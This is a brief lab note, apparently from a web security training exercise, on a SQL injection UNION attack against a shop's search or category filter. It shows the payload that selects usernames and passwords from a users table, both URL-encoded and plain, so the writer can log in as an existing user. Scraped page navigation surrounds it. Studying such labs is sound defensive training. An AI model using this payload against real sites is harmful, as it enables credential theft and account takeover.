### SQL injection UNION attack, retrieving data from other tables

**'+UNION+SELECT+username,+password+FROM+users—**

This command is use to retrieve the data from column username and password, so that we can able login as already registered user.

[Home](#) | [My account](#)



'UNION SELECT username, password FROM users--

Refine your search:

[All](#) | [Accessories](#) | [Clothing, shoes and accessories](#) | [Gifts](#) | [Tech gifts](#) | [Toys & Games](#)
